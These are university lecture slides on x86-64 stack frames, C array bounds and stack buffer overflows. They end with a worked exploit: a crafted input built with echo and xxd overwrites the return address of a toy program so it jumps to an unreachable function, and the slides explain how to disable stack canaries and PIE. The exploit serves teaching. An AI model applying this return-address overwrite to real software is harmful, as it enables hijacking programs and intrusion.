CS356: Discussion #6

Buffer Overflows

Marco Paolieri (paolieri@usc.edu)

USC University of Southern California

Review: Passing Control

Must save return address

- A function can be called from many points in the program.
- Recursive invocations are also possible.
- Where to return to?
  - A fixed return jump would not work: single return point.
  - Return address in a register: would be overwritten by nested calls.

Solution: use the stack!

- Last-In First-Out (LIFO) policy: pass control to the most recent caller.
- `callq label` is (more or less) equivalent to:

```
pushq %rip
jmp   label
```

%rip: Address of the next instruction

- `retq` is (more or less) equivalent to:

```
popq %rip
```

Review - Passing Parameters

Conventions

- First six integer/pointer arguments on `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`
- Additional ones are pushed on the stack in **reverse order** as **8-byte words**.
- The caller must also **remove** parameters from stack after the call.
- Parameters **may be modified** by the called function.

Accessing stack parameters

- At the beginning of a function, `%rsp` points to the return address.
- Stack parameters can be addressed as: `8(%rsp)`, `16(%rsp)`, ...

It is common practice to:


- Backup the initial value of `%rbp` (used by the caller): `pushq %rbp`
- Write `%rsp` (the current stack pointer) into `%rbp`: `movq %rsp, %rbp`
- Use `%rbp` to access parameters on the stack: `16(%rbp)` is the 7th param
- Restore the previous `%rbp` value at the end of the function: `popq %rbp`

(GCC optimizations avoid this use of `%rbp`, allowing its use as general register.)

Review - Putting it all together

1. **The caller prepares and starts the call**
   - Push `%rax`, `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8` to `%r11` if required after call
   - Save arguments on `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9` or into the stack
   - Execute **`callq`** (which pushes `%rip` and jumps to subroutine)
2. **The callee prepares for execution**
   - Push `%rbx`, `%rbp`, and `%r12` to `%r15` if modified during execution.
   - Decrement `%rsp` and allocate local variables on the stack.
3. **The callee runs** (possibly, invoking other functions)
4. **The callee restores the state and returns**
   - Increment `%rsp` to deallocate local variables from the stack.
   - Pop `%rbx`, `%rbp`, `%rsp`, and `%r12` to `%r15` (if pushed)
   - Execute **`retq`** (stores the return address into `%rip`)
5. **The caller restores the state**
   - Increment `%rsp` to deallocate arguments from stack.
   - Pop saved registers from stack.

Review: stack frames



Review - Arrays in C

When we define `int x[10];` we obtain:

- A block of size `(array size)*(element size) = 10*4` on the stack
- A variable `x` to access elements `0` through `9`
  - `x[9]` gives the 10th element (the last one!)
  - `*(x+9)` is equivalent (pointer arithmetic multiplies by data size)

Expression (x in %rdx, i in %rcx)	**Type**	**Assembly storing expression in** %rax
`x`	`int *`	`movq %rdx, %rax`
`x[0]`	`int`	`movl (%rdx), %eax`
`x[i]`	`int`	`movl (%rdx, %rcx, 4), %eax`
`&x[2]`	`int *`	`leaq 8(%rdx), %rax`
`x+i-1`	`int *`	`leaq -4(%rdx, %rcx, 4), %rax`
`*(x+i-1)`	`int`	`movl -4(%rdx, %rcx, 4), %eax`
`&x[i]-x`	`long`	`movq %rcx, %rax`

Review - Case study: sum over array

```c
#include <stdio.h>

int sum(int *a, int n) {
    int total = 0;
    for (int i = 0; i < n; i++) {
        total += a[i];
    }
    return total;
}

int main() {
    int numbers[5] = {1, 2, 3, 4, 5};
    printf("%d\n", sum(numbers, 5));
    return 0;
}
```

```
sum:
    movl    $0, %edx
    movl    $0, %eax
    jmp     .L2
.L3:
    movslq  %edx, %rcx
    addl    (%rdi,%rcx,4), %eax
    addl    $1, %edx
.L2:
    cmpl    %esi, %edx
    jl      .L3
    rep ret
.LC0:
    .string "%d\n"
```

```
main:
    subq    $40, %rsp
    movl    $1, (%rsp)
    movl    $2, 4(%rsp)
    movl    $3, 8(%rsp)
    movl    $4, 12(%rsp)
    movl    $5, 16(%rsp)
    movq    %rsp, %rdi
    movl    $5, %esi
    call    sum
    movl    %eax, %esi
    leaq    .LC0(%rip), %rdi
    movl    $0, %eax
    call    printf@PLT
    movl    $0, %eax
    addq    $40, %rsp
    ret
```

Compile to assembly using: `gcc -S -Og array_sum.c`

- Try without `-Og`: What changes? Why?
- Note: use of 128 byte red zone after stack pointer.

Array Bounds

```java
class Bounds {
    public static void main(String[] args) {
        int[] x = new int[10];
        for (int i = 0; i <= x.length; i++) {
            x[i] = i;
        }
    }
}
```

```
$ javac Bounds.java
$ java Bounds
Exception in thread "main"
java.lang.ArrayIndexOutOfBoundsException: 10
        at Bounds.main(Bounds.java:7)
```

```python
x = [0] * 10

# not pythonic!
for i in range(len(x) + 1):
    x[i] = i
```

```
$ python3 bounds.py
Traceback (most recent call last):
  File "bounds.py", line 5, in <module>
    x[i] = i
IndexError: list assignment index out of range
```

```c
#include <stdio.h>
int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
        x[i] = i;
    }
}
```

```
$ gcc bounds.c -o bounds
$ ./bounds
$
```

No failure! Why?

Array Bounds: Assembly

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
      x[i] = i;
    }
}
```

```asm
main:
        pushq %rbp
        movq  %rsp, %rbp
        movl  $0, -4(%rbp)
        jmp   .L2
.L3:
        movl  -4(%rbp), %eax
        cltq
        movl  -4(%rbp), %edx
        movl  %edx, -48(%rbp,%rax,4)
        addl  $1, -4(%rbp)
.L2:
        cmpl  $10, -4(%rbp)
        jle   .L3
        movl  $0, %eax
        popq  %rbp
        ret
```

- It is using the 128-byte red zone
- **Nothing bad happens:** an area of 44 bytes (11 `int`) is available for `x`
- After that area, there is the counter `i` at `-4(%rbp)`

Array Bounds: Going to 11

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 11; i++) {
      x[i] = i;
    }
}
```

```asm
main:
        pushq %rbp
        movq  %rsp, %rbp
        movl  $0, -4(%rbp)
        jmp   .L2
.L3:
        movl  -4(%rbp), %eax
        cltq
        movl  -4(%rbp), %edx
        movl  %edx, -48(%rbp,%rax,4)
        addl  $1, -4(%rbp)
.L2:
        cmpl  $11, -4(%rbp)
        jle   .L3
        movl  $0, %eax
        popq  %rbp
        ret
```

- The last iteration replaces the value of `i` with 11 (assigned to `x[11]`)
- This has no effect because `i` is already equal to the assigned value. What if we assigned a different value in the cycle?

Array Bounds: Assigning 1 to all elements

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 11; i++) {
      x[i] = 1;
    }
}
```

```
main:
        pushq %rbp
        movq  %rsp, %rbp
        movl  $0, -4(%rbp)
        jmp   .L2
.L3:
        movl  -4(%rbp), %eax
        cltq

        movl  $1, -48(%rbp,%rax,4)
        addl  $1, -4(%rbp)
.L2:
        cmpl  $11, -4(%rbp)
        jle   .L3
        movl  $0, %eax
        popq  %rbp
        ret
```

- **This program never terminates!** Can you see why?
- Note that no error is returned… The program just hangs indefinitely. Try!

Array Bounds: Smashing the stack

```c
#include <stdio.h>

int main() {
    int x[10];
    for (int i = 0; i <= 14; i++) {
      x[i] = i;
    }
}
```

```asm
main:
        pushq %rbp
        movq  %rsp, %rbp
        movl  $0, -4(%rbp)
        jmp   .L2
.L3:
        movl  -4(%rbp), %eax
        cltq
        movl  -4(%rbp), %edx
        movl  %edx, -48(%rbp,%rax,4)
        addl  $1, -4(%rbp)
.L2:
        cmpl  $14, -4(%rbp)
        jle   .L3
        movl  $0, %eax
        popq  %rbp
        ret
```

- **This program causes a segmentation fault!** Can you see why?
- At least it fails… Could it be more dangerous? (Yes, of course.)

Stack buffer overflow

In the previous example, data written over the stack was accidental:

- The programmer forgot to check array bounds.
- The sequence of numbers 0 through 14 was written on the stack.
- Half of the return address was overwritten, causing the program to crash.

Sometimes, **data written to an array is provided by the user**:

- console input;
- an input file;
- a WhatsApp message.

If the buffer is limited and there is no check on buffer overflows, the attacker can **craft an input** that:

- saves arbitrary assembly code on the stack;
- overwrites the return address with the start address of such code.

Let's try to overwrite the return address with something valid!

An unreachable function

```c
#include <stdio.h>

void unreachable() {
    printf("Impossible.\n");
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -no-pie hello.c -o hello
$ ./hello
World
Hello, World!
```

```
.LC0: .string "Impossible."
unreachable:
      pushq %rbp
      movq  %rsp, %rbp
      leaq  .LC0(%rip), %rdi
      call  puts@PLT
      nop
      popq  %rbp
      ret
.LC1: .string "%s"
.LC2: .string "Hello, %s!\n"
main:
      pushq %rbp
      movq  %rsp, %rbp
      movl  $0, %eax
      call  hello
      movl  $0, %eax
      popq  %rbp
      ret
```

```
hello:
      pushq %rbp
      movq  %rsp, %rbp
      subq  $16, %rsp
      leaq  -6(%rbp), %rax
      movq  %rax, %rsi
      leaq  .LC1(%rip), %rdi
      movl  $0, %eax
      call  __isoc99_scanf@PLT
      leaq  -6(%rbp), %rax
      movq  %rax, %rsi
      leaq  .LC2(%rip), %rdi
      movl  $0, %eax
      call  printf@PLT
      nop
      leave
      ret
```

Can we make the return address inside **`hello()`** point to **`unreachable()`**?

Running `objdump -d`

```
0000000000400597 <unreachable>:
  400597: 55                    push   %rbp
  400598: 48 89 e5              mov    %rsp,%rbp
  40059b: 48 8d 3d e2 00 00 00  lea    0xe2(%rip),%rdi
  4005a2: e8 e9 fe ff ff        callq  400490 <puts@plt>
  4005a7: 90                    nop
  4005a8: 5d                    pop    %rbp
  4005a9: c3                    retq
00000000004005aa <hello>:
  4005aa: 55                    push   %rbp
  4005ab: 48 89 e5              mov    %rsp,%rbp
  4005ae: 48 83 ec 10           sub    $0x10,%rsp
  4005b2: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005b6: 48 89 c6              mov    %rax,%rsi
  4005b9: 48 8d 3d d0 00 00 00  lea    0xd0(%rip),%rdi
  4005c0: b8 00 00 00 00        mov    $0x0,%eax
  4005c5: e8 e6 fe ff ff        callq  4004b0 <scanf@plt>
  4005ca: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005ce: 48 89 c6              mov    %rax,%rsi
  4005d1: 48 8d 3d bb 00 00 00  lea    0xbb(%rip),%rdi
  4005d8: b8 00 00 00 00        mov    $0x0,%eax
  4005dd: e8 be fe ff ff        callq  4004a0 <printf@plt>
  4005e2: 90                    nop
  4005e3: c9                    leaveq
  4005e4: c3                    retq
```

```
00000000004005e5 <main>:
  4005e5: 55                    push   %rbp
  4005e6: 48 89 e5              mov    %rsp,%rbp
  4005e9: b8 00 00 00 00        mov    $0x0,%eax
  4005ee: e8 b7 ff ff ff        callq  4005aa <hello>
  4005f3: b8 00 00 00 00        mov    $0x0,%eax
  4005f8: 5d                    pop    %rbp
  4005f9: c3                    retq
  4005fa: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)
```

Can you figure out:

- The address of **`unreachable()`**?
- The stack layout inside **`hello()`**?

Stack Layout (check with **gdb**)

The address of `unreachable()` is:

- `0x0000000000400597` (big-endian)
- `0x9705400000000000` (little-endian, how it should be written in memory)

While running `hello()`, the stack includes:

- The **return address** (8 bytes)
- The saved `%rbp` of the caller (8 bytes)
- The local variable `buffer` (6 bytes)
- Empty space for alignment (10 bytes)

To overwrite the return address of `hello()`, we need **a string of 22 bytes** where the **last 8 bytes** are the desired return address (in little-endian format).

How do we turn the 8-byte sequence `0x9705400000000000` into a string?


- **`echo -n 9705400000000000 | xxd -r -p > raw_string`**
- We just need to prepend 14 bytes!

Crafting the input string

```
$ echo -n 'World!' > raw_input                          # for buffer[6]
$ echo -n '1122334455667788' | xxd -r -p >> raw_input   # previous %rbp
$ echo -n '9705400000000000' | xxd -r -p >> raw_input   # return address
$ ./hello < raw_input
Hello, World!"3DUfw??@!
Impossible.
```

Success!

In the next lab you will also add executable code on the stack and point the return address to it.



Common pitfalls

Your mileage may vary

- Some GCC versions include stack protections by default!
- **Stack smashing protection** detects stack buffer overflows by checking that a canary value has not changed. You can disable this protection using:
  `gcc -fno-stack-protector <other options> hello.c -o hello`
- **Position independent executables** generated by the compiler may prevent you from obtaining constant function addresses with `objdump`. You can disable this option using:
  `gcc -no-pie <other options> hello.c -o hello`
- Depending on your optimization options, the data layout of the stack frame of `hello()` may be different…
  - Find the starting address of the buffer passed to `scanf`
  - Figure out how much data you need to add to the input string before overwriting the 8-byte return address of `hello()`